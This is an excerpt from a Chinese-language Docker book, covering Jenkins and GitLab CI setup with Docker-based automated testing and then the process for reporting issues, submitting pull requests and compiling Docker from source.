


图 13-2 Build Pipeline 插件

在引入 Docker 技术后，可以利用 Docker 将每一个任务模块化，并通过 Dockerfile 制作成有针对性的镜像来运行任务。在管道图中可以获取每一个任务的执行时间、执行结果，为产品成功发布奠定基础。

之后则需要将软件部署到生产环境中。合理地利用和调度 Docker 是一个难点，可以考虑搭建一个可定制可伸缩的分布式环境，而这个环境就是基于 Docker 的测试私有云。也可以考虑引入 Mesos 或 Kubernetes 等编排工具，先前的章节中已经介绍过这两个工具，这里不再赘述。项目团队可以针对自己的实际情况，在上述开源软件的基础上添加新特性，定制适合自身项目的解决方案。

### 13.2.1 Docker 对测试的革命性影响

#### 1) 让单元测试运行得更顺畅。

使用单元测试驱动开发是一个很好的应用程序开发方式。单元测试和开发代码往往是同时提交到代码库中的。而很多单元测试通常都依赖于很多其他服务，这些服务的标准化配置往往成为难点，比如数据库的搭建、防火墙的配置等。通过 Docker 容器可以轻松地将配置打包制作成镜像，从而平滑地完成这些测试。

#### 2) 让虚拟机不再困扰集成测试和功能测试。

因为成本原因，原先很多不同业务的测试会运行在同一个虚拟机中，这就可能导致测试环境被污染。现在可以利用 Docker 在数秒内快速部署清洁的测试环境，即使是微服务的架构也能够通过 Docker 完成环境的快速部署。测试人员能够在 CI 中运行不同的任务，并

可以非常便捷地将测试环境与同事共享。

### 3) 让测试团队和客户丢掉冗长的配置文档。

现在软件的复杂度越来越高,环境配置的难度也越来越大,在传统的环境下,测试人员常常要根据用户文档进行环境配置,但这个配置的过程会花费很长的时间,并且失败的几率很高。而当开发环境和测试环境不一致时,还时常会导致无效的 Bug 报出。在笔者先前的工作经历中,曾经花费了几天的时间定位一个问题,最后发现问题的元凶仅仅是某个开发人员擅自在开发环境中安装了一个软件包而没有把这个操作更新到用户文档中。

而 Docker 可以很容易地将软件运行环境打包成镜像,确保开发、测试、运维中软件环境的一致性,这种一致性意味着配置文件、权限、路径等细节的统一。

### 4) 可以轻松地复现客户报告的 Bug。

在传统的开发环境下,客户的环境往往无法共享给产品的开发团队,这就导致开发团队常常无法有效复现客户的 Bug,不得不通过客户发来的 log 进行细致的分析。而 Docker 通过镜像的方式使得开发人员能够快速搭建客户运行软件的场景,从而能够更快更准确地定位问题。

### 5) 通过 Dockerfile 可以梳理好测试镜像制作的流程。

当配置测试镜像的步骤需要微调时,只需要修改 Dockerfile 中对应的配置项,不必手动重新制作测试镜像。例如在编译系统项目的测试中,每一个迭代对应着不同版本的编译器,针对每一个迭代,测试人员在需要将该迭代对应的编译器版本打包成镜像时,只需修改 Dockerfile 中编译器的版本号和路径即可重新生成新的测试镜像,不必手动重新制作测试镜像。

### 6) 方便软件厂商将成熟的测试套或测试工具通过镜像共享。

当软件厂商发布成熟的测试套或测试工具时,可以将其打包成为镜像直接发布。例如,我们可以直接使用 Jenkins 的镜像来配置环境,不必花费额外的时间根据用户手册配置环境。

## 13.2.2 Docker 技术适用范围

虽然 Docker 公司高调宣称“Build, Ship, and Run Any App, Anywhere”,即“在任何地方都可以使用 Docker 构建、部署、运行任何应用程序”,但 Docker 仍然有其使用局限性:

- ❑ 由于容器与主机共用内核,如果容器需要使用不同的内核版本就不得不更换主机内核。
- ❑ 不能修改内核参数或自主定制内核。
- ❑ 对内核版本有依赖性,Docker 通常需要 3.10 或以上版本的内核。
- ❑ 在容器中加载或卸载内核模块会影响到主机和其他容器。
- ❑ 跨主机容器间通信能力不足。
- ❑ 无法像 qemu 一样模拟嵌入式系统运行环境。



提示

在某些旧版内核中也可以运行 Docker,但 Docker 官方对这类内核不提供支持,而且这类内核可能会有很多潜在的问题。另外,运行 Docker 对很多内核编译选项有要求,基于旧版内核的 Linux 发行版不一定开启了这些编译选项,可能需要用户重新编译内核才能运行 Docker。



简而言之，对于内核版本无具体要求的测试用例，推荐使用 Docker。而对于内核版本有具体要求的测试用例不适用 Docker 方案。表 13-2 中列举了一些业务类型供参考。

表 13-2 测试用例分析

业务名称	是否适合使用 Docker	业务名称	是否适合使用 Docker
编译系统测试	是	Web 应用测试	是
数据库测试	是	应用软件安装测试	是
与内核相关的网络测试	否	ARM 嵌入式软件模拟测试	否
内核测试套 LTP	否		

### 13.2.3 Jenkins+Docker 自动化环境配置

#### 1. 搭建 Jenkins 环境

搭建 Jenkins 环境有两种方法。

方法 1：直接在主机中配置 Jenkins 环境。

```
# wget -qO - http://pkg.jenkins-ci.org/debian/jenkins-ci.org.key | apt-key add -
&& echo 'deb http://pkg.jenkins-ci.org/debian binary/' | tee /etc/apt/sources.list.d/
jenkins.list && apt-get update && apt-get install Jenkins
```

可以在浏览器上输入 127.0.0.1:8080 进入 Jenkins 页面。

方法 2：使用 Docker 镜像配置 Jenkins 环境。

首先下载 Jenkins 镜像。

```
$ docker pull jenkins
```

之后启动 Jenkins 容器。

```
$ docker run -d -p 49001:8080 -t Jenkins
```

可以在浏览器上输入 127.0.0.1:49001 进入 Jenkins 页面。

#### 2. 构建 Gitlab 环境

Gitlab 是一个开源项目管理程序。它使用 Git 作为代码管理工具，可以通过 Web 界面访问开源项目或私有项目。它和 Github 有类似的功能，能够浏览源代码，管理缺陷和注释。关于搭建 GitLab 环境的步骤已经远超本书的范围，读者可以参考 <https://gitlab.com>。

#### 3. 配置 Jenkins 环境并新建一个 Jenkins 任务

首先根据以下步骤安装表 13-3 中所示的 Jenkins 控件。

在 Jenkins 界面点击左侧菜单中的“系统管理”，然后在新出现的页面中点击“管理插件”（如图 13-3 所示）。

表 13-3 Jenkins 控制版本

控件名称	版本号
GIT client plugin	1.18.0
GIT plugin	2.4.0
Gitlab Merge Request Builder	1.2.2
GitLab Plugin	1.1.25
SCM API Plugin	0.2



图 13-3 Jenkins 管理插件页面

之后在页面中选择“可选插件”选项卡，然后在页面右上角的“过滤”框中输入需要的控件名称。搜索到控件后，选中控件并点击页面底部的“直接安装”按钮。

**注意** 大家可以在以下网页中获取更多 Jenkins 控件：<https://wiki.jenkins-ci.org/display/JENKINS/Plugins>。

接下来配置一下 Jenkins 的从节点。首先使用如下命令在从节点主机上安装 Java 包。

```
# apt-get install default-jre
```

**注意** Jenkins 主节点是 Jenkins Web Server 所在的主机，它负责测试任务的调度，不负责测试用例的执行。而从节点接受主节点的调度，负责测试用例的执行。

在 Jenkins 的主页中点击“系统管理”，在新的页面中点击“管理节点”。之后点击“新建节点”，输入你的节点名称，本例中使用 slave-pc 作为节点名称。然后选择“Dumb Slave”并点击 OK 按钮。然后新的页面中指定一个从节点主机的目录作为远程工作目录。接着选择“Launch slave agents on Unix machines via SSH”作为启动方式。并输入从节点 IP 作为 Host。最后，根据提示在 Credentials 中添加用户名和密码，点击 Save 按钮保存设置。

配置好从节点后，来新建一个 Jenkins 任务。回到 Jenkins 主页，在左侧的菜单中点击“新建”按钮。在新打开的页面中选择“构建一个自由风格的软件项目”，输入一个字符串作为 item 名称，这里选用 merge\_request\_test 作为名称。然后点击 OK 按钮进入到配置页面（如图 13-4 所示）。

进入配置页面后，选中“在必要的时候并发构建”（如图 13-5 所示）。

在“源码管理”中，选择 Git。在 Repository URL 输入框中输入项目 Git 仓库的地址，如 <http://gitlab.internal.com/myproject.git>。点击“高级”按钮后在 Name 输入框中输入 origin。之后点击“Add Repository”添加第二个仓库。




图 13-4 新建 Jenkins 任务

☐ 关闭构建 (重新开启构建前不允许进行新的构建)
   
☒ 在必要的时候并发构建
   
☐ Restrict where this project can be run

图 13-5 选择并发构建

根据图 13-6，填写 Repository URL 输入框和高级设置中 Name 输入框中的内容。

Repository URL 
  
 Credentials - none - Add
  
 Name 
  
 Refspec 
  
Add Repository Delete Repository

图 13-6 添加第二个仓库

接下来在 Branch Specifier 框中输入参数。对于 single repository 配置，输入 `origin/${gitlabSourceBranch}`；对于 forked repository 配置，输入 `${gitlabSourceRepoName}/${gitlabSourceBranch}`。在本例中通过自己 fork 的工程由 Merge Request 的方式合并代码，所以将后者的参数填写到 Branch Specifier 输入框中，如图 13-7 所示。

Branch Specifier (blank for 'any') 
  
Add Branch Delete Branch

图 13-7 配置 Branch Specifier

在图 13-8 所示的界面，点击 Add 按钮并选择“Merge before build”。




图 13-8 配置 Merge before build

根据图 13-9，填写 Name of repository、Branch to merge to、Merge strategy、Fastforward mode 输入框中的内容。




图 13-9 配置 Merge before build

在“构建触发器”设置中，选择“Build when a change is pushed to GitLab. GitLab CI Service URL:...”

在“构建”设置中，点击“增加构建步骤”并选择“Execute shell”，然后在 Command 框中输入以下内容。

```
docker run -ti --privileged -v `pwd`: /tmp testimage:latest bash -c "cd /tmp && ls && /tmp/autotest.sh"
```

当合入请求触发 Jenkins 任务时, Git 仓库的代码首先会被下载到当前目录下, Docker 会通过 `-v` 选项将当前目录映射到容器的 `/tmp` 目录下, 并开始执行 `autotest.sh` 自动化脚本来运行自动化测试。

#### 4. 配置 GitLab 中的项目参数

进入 GitLab 的项目设置中选择 “web hooks”。在 URL 中输入 Jenkins 项目的链接, 内容为 `${JenKinsIp}: ${port}/project/${projectname}`, 如 `http://10.107.193.192:8080/project/merge_request_test`。

在图 13-10 所示的界面, 选择 “Merge Request events” 作为自动化测试触发对象。之后点击 “Add Web Hook” 来添加 Web Hook。



**注意** 默认的自动化触发对象是 Push events, 它适合的开发场景是: 开发者 A、B、C 在同一个 Git 仓库下开发代码, 使用了不同的分支, 即 `branchA`、`branchB`、`branchC`。每个人完成代码开发后将代码 `push` 到自己的分支, 这时就会触发 Jenkins 自动化测试。而 Merge Request events 的场景是本书中使用的, 它更适合不同团队向同一个 Git 仓库贡献代码, 贡献者先要通过 `fork` 操作克隆出自己的仓库, 修改代码后再提交 Merge Request。

**Web hooks**

Web hooks can be used for binding events when something is happening within the project.

**URL** `http://10.107.193.192:8080/project/merge_request_test`

**Trigger**

- ☐ **Push events**  
This url will be triggered by a push to the repository
- ☐ **Tag push events**  
This url will be triggered when a new tag is pushed to the repository
- ☐ **Comments**  
This url will be triggered when someone adds a comment
- ☐ **Issues events**  
This url will be triggered when an issue is created
- ☒ **Merge Request events**  
This url will be triggered when a merge request is created

**Add Web Hook**

图 13-10 配置 Web Hook

图 13-10 中的这个 URL 会添加到 Web Hook 列表中, 为保证自动化测试能够成功触发,

点击“Test Hook”来验证该 URL 是否有效（如图 13-11 所示）。



图 13-11 测试 Web Hook

这样，每一次合入请求提交后，都会触发一次自动化测试，以验证提交的代码是否能通过测试。测试 log 如下：

```
Started by GitLab push by Yuan Sun
Building remotely on slave-pc (10.110.52.49) in workspace /tmp/jenkins/workspace/
merge_request_test
> git rev-parse --is-inside-work-tree # timeout=10
Fetching changes from 2 remote Git repositories
> git config remote.origin.url http://gitlab.internal.com/myproject.git #
timeout=10
Fetching upstream changes from http://gitlab.internal.com/myproject.git
> git --version # timeout=10
> git -c core.askpass=true fetch --tags --progress http://gitlab.internal.com/
myproject.git +refs/heads/*:refs/remotes/origin/*
> git config remote.origin.url http://gitlab.internal.com/myproject.git #
timeout=10
Fetching upstream changes from http://gitlab.internal.com/myproject.git
> git -c core.askpass=true fetch --tags --progress http://gitlab.internal.com/
myproject.git +refs/heads/*:refs/remotes/origin/*
> git rev-parse 141b6f38200e6660d5d3de93e5e030ae808c9fe6^{commit} # timeout=10
> git branch -a --contains 141b6f38200e6660d5d3de93e5e030ae808c9fe6 # timeout=10
> git rev-parse remotes/origin/master^{commit} # timeout=10
Checking out Revision 141b6f38200e6660d5d3de93e5e030ae808c9fe6 (origin/master)
> git config core.sparsecheckout # timeout=10
> git checkout -f 141b6f38200e6660d5d3de93e5e030ae808c9fe6
> git rev-list 658a722afb673adc9af17d3270049e9565ffdd25 # timeout=10
[merge_request_test] $ /bin/sh -xe /tmp/hudson5122964563975945406.sh
+ pwd
+ docker run --privileged -v /tmp/jenkins/workspace/myautotest:/tmp
testimage:latest bash -c /tmp/autotest.sh
test pass
Finished: SUCCESS
```

5. Jenkins 中的常用 Docker 插件简介

表 13-4 列举了 Jenkins 中常用的 Docker 插件，读者可以在 Jenkins 插件页面中查看具体的使用说明。

表 13-4 Jenkins 中常用的 Docker 插件

Docker 插件	功能
Docker build step plugin	可以添加 Docker 命令到构建步骤中


(续)

Docker 插件	功能
CloudBees Docker Build and Publish plugin	提供通过 Dockerfile 构建工程的能力并将制作好的镜像发布到 Docker 仓库中
Docker Plugin	可以使用 Docker 主机动态分配的容器作为 Jenkins 的从节点
Kubernetes Plugin	通过由 Kubernetes 管理的多个 Docker 主机系统来动态分配的容器作为 Jenkins 的从节点
Docker Commons Plugin	为其他与 Docker 相关的插件提供 API

Jenkins 中的 Docker 插件出现的时间不长，很多功能还有待完善，配置时需要读者更加细心。相信有了 Docker 插件，Jenkins 自动化工具将会如虎添翼。

### 13.3 本章小结

随着 Docker 技术的日趋成熟，相信在 Docker 社区中会有更多的开发人员和测试人员投入到完善测试架构和贡献测试用例的工作中。现在，使用 Docker 来构建自动化测试流程已经成为软件测试人员必备的技能。相信不久的将来会有更多与 Docker 相关的测试工具和测试控件问世。



## Chapter 14 第 14 章

# 参与 Docker 开发

Docker 当前处于快速成长期，各种新的特性不断加入，也有各种问题不断出现，同时很多现有的功能也有待完善，而这正好给全世界的 Docker 爱好者、使用者、开发者提供了大量的参与 Docker 开发的机会。本章将讨论如何改进 Docker、搭建 Docker 开发环境、参与社区交流，最后将介绍 Docker 的项目组织架构。

## 14.1 改进 Docker

### 14.1.1 报告问题

报告问题是改进 Docker 的一个重要部分，为了提高社区解决问题的效率，报告问题时需要注意以下几点：

- ❑ 报告前先在 Docker 的 Issues 库里查找是否有相同或相似的问题存在，如果有，回复“+1”或者“I have this problem too”，以表示这是一个普遍性的问题，有助于吸引社区的注意，提高其解决的优先级。
- ❑ 为了让社区快速审查和解决这个问题，问题描述应尽量清楚，最好能包括以下内容：问题描述、docker 的版本信息（docker version 的输出内容）、docker 的配置信息（docker -D info 的输出内容）、主机内核版本信息（uname -a 的输出内容）、主机环境的详细信息、问题复现的步骤、实际运行的结果、期望运行结果和一些附加信息。

下面是报告问题的模板，报告问题时最好能按这个模板来填写。

Description of problem:



```

`Docker version`:
`Docker -D info`:
`uname -a`:
Environment details (AWS, VirtualBox, physical, etc.):
How reproducible:
Steps to Reproduce:
1.
2.
3.
Actual Results:
Expected Results:
Additional info:

```

如果你没有按以上的模板报告问题，会收到 GordonTheTurtle 的回复，提醒你添加以上内容，这是机器人的自动回复。GordonTheTurtle 是 Docker 的一只宠物乌龟，名字叫 Gordon，是 Docker 公司的吉祥物，这只乌龟在 Github 上的账号就是 GordonTheTurtle，它会对提交到 Docker 的 Issue 和 PR 做一些自动检查的工作。

对于安全相关的问题，不要公开报告，而应将你的问题发送至 security@docker.com。

### 14.1.2 提交补丁

任何的开发者都没有权限直接向 Docker 的代码库提交补丁，开发者提交补丁是通过向 Docker 代码库发送 Pull Request（以下简称 PR）的方式。PR 就是合并分支，将你的开发分支与 Docker 代码库的 master 分支合并就表示成功地将你的补丁合入到 Docker 了。对 Docker 的任何一个改动都是通过 PR 的方式，PR 可以是修改单词拼写错误，也可以是修复 Bug，可以是添加新的特性，也可以是代码重构。下面就是提交 PR 的步骤。

#### 1. 建立本地的 Docker 代码库

PR 就是将你的 github 上的 Docker 代码库中的开发分支与 Docker 的 master 分支合并，所以首先你在 Github 上要有一个自己的 Docker 代码仓库。登录自己的 Github 账号后，找到 Docker 的代码库主页（<https://github.com/docker/docker>），点击主页右上角的 fork，从官方的 Docker 的代码库中复制出一个你自己的 Docker 代码库，这样你就可以直接向你的 Docker 代码仓库提交代码了，以后发送 PR 时都是先提交到你自己的 Docker 代码仓库中。

将你自己的 Docker 代码仓库 clone 到本地，生成一个本地的 Docker 代码仓库，所有的开发都是在本地 Docker 代码仓库进行的。clone 到本地的命令行如下，其中 YOUR-ACCOUNT 就是 github 账户。

```
$ git clone https://github.com/YOUR-ACCOUNT/docker.git
```

然后，添加一个 upstream 远端库来与官方的 Docker 代码库同步，执行如下命令行：

```
$ git remote add upstream https://github.com/docker/docker.git
```

Docker 的 master 分支更新速度很快，每天都有大量的 patch 合入，所以最好每天都将本

地 Docker 仓库的 master 分支与 upstream 的 master 分支同步。执行以下命令行可完成同步：

```
$ git pull upstream master
```

本地 Docker 代码库、自己 Github 账户上的 Docker 代码库、Docker 官方代码库这三者有如图 14-1 所示的关系。




图 14-1 代码库之间的关系

## 2. 建立开发分支

对 Docker 进行任何改动，都要从你本地 Docker 代码库的 master 分支切出一个新的开发分支，不建议直接在 master 分支上进行开发。要经常将你的 master 分支与 Docker 官方的 master 分支同步，以确保你的开发分支都是基于最新的 master 分支进行开发的；新建的开发分支的命名最好与这个 PR 的目的有关，让人从这个分支的名字上就可以看出这个分支的作用，命名可以遵循下面的规则：

- ❑ 当这个 PR 是修复 Issues 库中的某个问题时，分支的名字类似为 xxx-something，其中 xxx 为 Issues 库中的问题单号，如果这个问题在 Issues 库中没有，可以命名成 fix\_something，如 fix\_automatically\_publish\_port；
- ❑ 当你进行一个特性开发的时候，最好先在 Issues 上提一个特性开发的 Issue 来获得社区的反馈，在获得社区的积极反馈后，就可以进行开发了，请将你的特性开发的分支命名为 xxx-something，其中 xxx 就是这个 Issue 的单号，如果没有在 Issues 上提相应的 Issue，则你的特性开发分支可以为 add\_something，如 add\_support\_cpu\_cfs\_quota。

## 3. 开发你的 PR

开发 PR 时，除了修改或添加满足功能的代码，测试用例和文档也是一个重要的组成部分。如果你的 PR 是 bugfix 或新增特性的，需要添加相应的测试用例。如果不知道怎么写测试用例，可以参照已有的测试用例，集成测试用例在源码目录中的 integration-cli 目录

下，单元测试用例是以 `_test.go` 结尾的文件。在提交 PR 之前，一定要跑通所有的测试用例；若你的 PR 是新增一个特性或修改一个特性，则需要更新必要的 Docker 文档，Docker 文档在源码目录的 `docs` 和 `man` 目录下，包括一些 man 手册、API 手册和一些使用参考等。

#### 4. 提交你的更改

代码开发完成并跑通所有的测试用例后，将代码改动、测试用例改动、文档改动提交到本地 Docker 代码库，提交的时候需要注意以下几点：

- ❑ 提交之前确保你的代码格式符合要求，可用 `gofmt -w -s` 来格式化你的代码或安装编辑器的 go 格式插件来自动完成，如果你的代码格式不符合要求，发送 PR 到 Docker 社区时 CI 会报错；
- ❑ commit 标题开头必须是大写字母，尽量精简，50 个字符以内，采用无人称的句式，如果有更多的解释说明，则在 commit 信息的正文中详细说明；
- ❑ 如果你的 PR 是修复具体的 Issue，则在 commit 的标题上加上 Closes #xxx 或者 Fixes #xxx，其中 xxx 是 Issue 单号，这样 PR 被合入的时候相应的问题单就会被自动关闭；
- ❑ 在提 PR 的时候不要把你自己的名字添加到 AUTHORS 这个文件里，这个文件是根据 Git 提交历史周期性更新的；
- ❑ 记得要在 commit 信息的最后一行上加上 Signed-off-by，如 Signed-off-by: YOURNAME <your\_email@example.com>，这是一个法律声明，这个签名证明你是这个 patch 的作者，你有权力将它开源发布，如果发布 PR 的时候没有在 commit 信息中加上这个 Signed-off-by，CI 会报错，同时 GordonTheTurtle 将自动回复你的 PR 提醒你添加 Signed-off-by。本地提交后，将你的开发分支推送到你 Github 上的 Docker 代码库，命令行如下，其中 YOUR\_BRANCH 就是你的开发分支。

```
$ git push -f origin YOUR_BRANCH
```

如果你的 PR 在审查过程中进行了修改，修改完成后也要直接执行这个命令行更新你的 PR。

#### 5. 发布 PR

将你的 PR 推送到你自己 Github 账户上的 Docker 仓库后，登录 Github，进入 Github 上 Docker 官方的仓库主页，这时下面会多出一个 Compare & pull request 的按钮（如图 14-2 所示）。

点击 Compare & pull request 按钮，进入 Open a pull request 的页面，在这个页面下编辑你的 PR 描述，描述尽量清晰，可以加上问题的链接。之后点击 Create pull request 创建你的 PR。这样你的 PR 就完成了。创建 PR 或更新 PR 时都会触发 CI 流程，这个流程就是检测你的 PR 是否有 Signed-off-by，代码的修改是否符合格式要求，是否能通过所有的测试用例，如果这些都通过了，在 PR 页面的下方会有如图 14-3 所示的提示，表示你的 PR 已经通过了 CI。



图 14-2 发布 PR



图 14-3 PR 通过 CI

## 6. PR 审查

一个处于审查中的 PR 一定是处于下面五种状态中的一种，分别是：0-needs-triage、1-needs-design-review、2-needs-code-review、3-needs-docs-review、4-needs-merge。

- ❑ 0-needs-triage：待分类状态，所有新创建的 PR 都是这个状态，意味着 Maintainer 应该将这个 PR 分类，进入 1-design-review 状态，或者 2-code-review 状态，或者 3-docs-review 状态，或者直接关闭。
- ❑ 1-needs-design-review：设计审查阶段，处于这个状态的 PR 不进行代码审视，而是由 Maintainer 进行设计的审查，为了更好地表达出设计思路，PR 的作者应该做一些文档的阐述，便于 Maintainer 更好地理解你的设计思路。如果 Maintainer 觉得设计没问题，就可以进入下一个阶段，即 2-needs-code-review 或者 3-needs-docs-review，如果 Maintainer 觉得设计思路有问题，会将这个 PR 关闭或展开讨论。
- ❑ 2-needs-code-review：代码审查阶段，在这个阶段 Maintainer 会进行代码的审查以确保代码的质量，或者确定代码是否实现了设计思路；如果需要增加文档，Maintainer 会要求 PR 作者增加文档；最重要的一点是，在这个状态的 PR 必须通过所有的测试用例。如果在这个阶段，Maintainer 发现了设计思路上的新问题，可以回到 1-design-review 状态；如果代码审查没有问题，则进入 docs-review 状态或 4-needs-merge 状态。
- ❑ 3-needs-docs-review：文档审查阶段，这个阶段 Maintainer 会审查文档是否符合规范，是否有语法错误或单词拼写错误。文档的修改必须由两个文档子系统的 Maintainer 给了 LGTM 才能通过。
- ❑ 4-needs-merge：等待合入状态，Maintainer 应该尽快将这个 PR 合入。

Maintainer 在评论中使用 LGTM (Looks Good To Me) 来代表他们接受这个 PR，一个

PR 必须要得到每个受影响模块的大多数 Maintainer 的 LGTM 才可以被合入。如果这个 PR 影响到某个子系统，则必须得到这个子系统的 Maintainer 的同意；如果这个 PR 不属于某个特定的子系统或子系统的 Maintainer 没有及时作出回应，则必须得到核心 Maintainer 的同意；如果这个 PR 影响到 UI 和 API，或者它是对整个架构的一个修改，则必须得到架构师的同意；如果这个 PR 是跟整个项目的运行相关的，则必须得到相关运营人员的同意；如果这个 PR 会影响项目的管理、哲学、目标、原则，则必须获得 BDFL 的同意。关于子系统 Maintainer、核心 Maintainer、架构师、运营人员、BDFL 这些内容将在后面介绍。比如说，PR 修改了 docs/ 和 registry/，则必须同时得到 docs 子系统的 Maintainer 和 Registry 子系统的 Maintainer 的 LGTM 才可以被合入。

若你更新了你的 PR，应该在 PR 上发布一个评论，如 updated，这样可以通知代码审查者 PR 已经更新可以重新审查。更多的内容请参考 <http://docs.docker.com/opensource/how-to-contribute/>。

## 14.2 编译自己的 Docker

参与 Docker 开发就离不开 Docker 的编译，在问题定位的过程中，经常要在源码中添加打印，打印出自己想要的信息；或者自己添加了新的特性，需要进行验证，这些都要重新编译源码生成二进制。下面介绍的是 Linux 下 x86 平台的 Docker 源码编译。

### 14.2.1 使用 make 工具编译

这是 Docker 默认的编译方法，前提是要在主机上安装了 Docker，当然，另外还需要安装 make 和 Git。执行以下命令行从 Github 上将 Docker 的代码仓库 clone 到本地：

```
$ cd YOURT_PATH
$ git clone https://github.com/docker/docker.git
$ cd docker
```

在源码目录下直接执行如下命令：

```
$ make binary
```

如果是第一次编译，这将是一个漫长的过程，Makefile 先会调用 docker build，使用源码目录下的 Dockerfile 生成一个 image，并在这个 image 中安装编译 Docker 源码所需的任何依赖，然后使用这个 image 启动一个容器，在容器里完成 Docker 源码的编译。

### 14.2.2 手动启动容器编译

上面使用 make 工具的编译方法可能会由于网络问题导致部分依赖不能安装，为了更快速和灵活地编译 Docker，可以使用官方的 dockercore/docker 这个镜像来启动容器编译

Docker 源码和运行测试用例，在 Docker 的源码目录下执行下面的命令行：

```
$ docker run -ti --privileged --name docker-dev -v $(pwd):/go/src/github.com/docker/docker dockercore/docker ./hack/make.sh binary
```

这条命令将使用 dockercore/docker 镜像启动一个容器进行 Docker 源码的编译，如果本地无 dockercore/docker 镜像，Docker 将会去 Docker hub 将这个镜像 pull 下来。编译过程如图 14-4 所示，编译生成的二进制在源码目录的 bundles{VERSION}/binary/ 目录中。

```
lei@lei-virtual-machine:~/docker$ docker run -ti --privileged \  
> --name docker-dev \  
> -v $(pwd):/go/src/github.com/docker/docker \  
> dockercore/docker \  
> ./hack/make.sh binary  
  
bundles/1.7.0-dev already exists. Removing.  
  
---> Making bundle: binary (in bundles/1.7.0-dev/binary)  
Building: /go/src/github.com/docker/docker/bundles/1.7.0-dev/binary/docker-1.7.0-dev  
Created binary: /go/src/github.com/docker/docker/bundles/1.7.0-dev/binary/docker-1.7.0-dev
```

图 14-4 编译过程

停止 Docker daemon 进程，将这个目录下的 docker-{VERSION} 文件复制到 /usr/bin/docker 覆盖原来的 Docker 可执行文件，这样就完成了 Docker 的编译和安装。

这里解释一下上面编译用到的命令行：

```
$ docker run -ti --privileged --name docker-dev -v $(pwd): /go/src/github.com/docker/docker dockercore/docker ./hack/make.sh binary
```

这个命令行使用 dockercore/docker 镜像启动了一个容器，dockercore/docker 是官方提供的编译 Docker 的一个镜像，里面已经包含了编译 Docker 的所有依赖，需要特别说明的是，由于 Docker 源码的 master 分支更新速度很快，对环境的依赖可能会发生变化，因此如果发现编译报错，则需要更新 dockercore/docker 这个镜像；其中

- ❑ -v \$(pwd):/go/src/github.com/docker/docker 是将 Docker 的源码目录挂载到容器内的 /go/src/github.com/docker/docker 目录下；
- ❑ --privileged 是使用特权模式启动这个容器，因为在这个容器中需要进行一些 mount 的操作，而启动容器时默认是没有这个权能的，如果不用 --privileged，而用 --cap-add SYS\_ADMIN 也可以；
- ❑ --name docker-dev 就是将这个容器命名为 docker-dev；
- ❑ ./hack/make.sh binary 是进入容器后执行的命令，即编译 Docker 的命令。

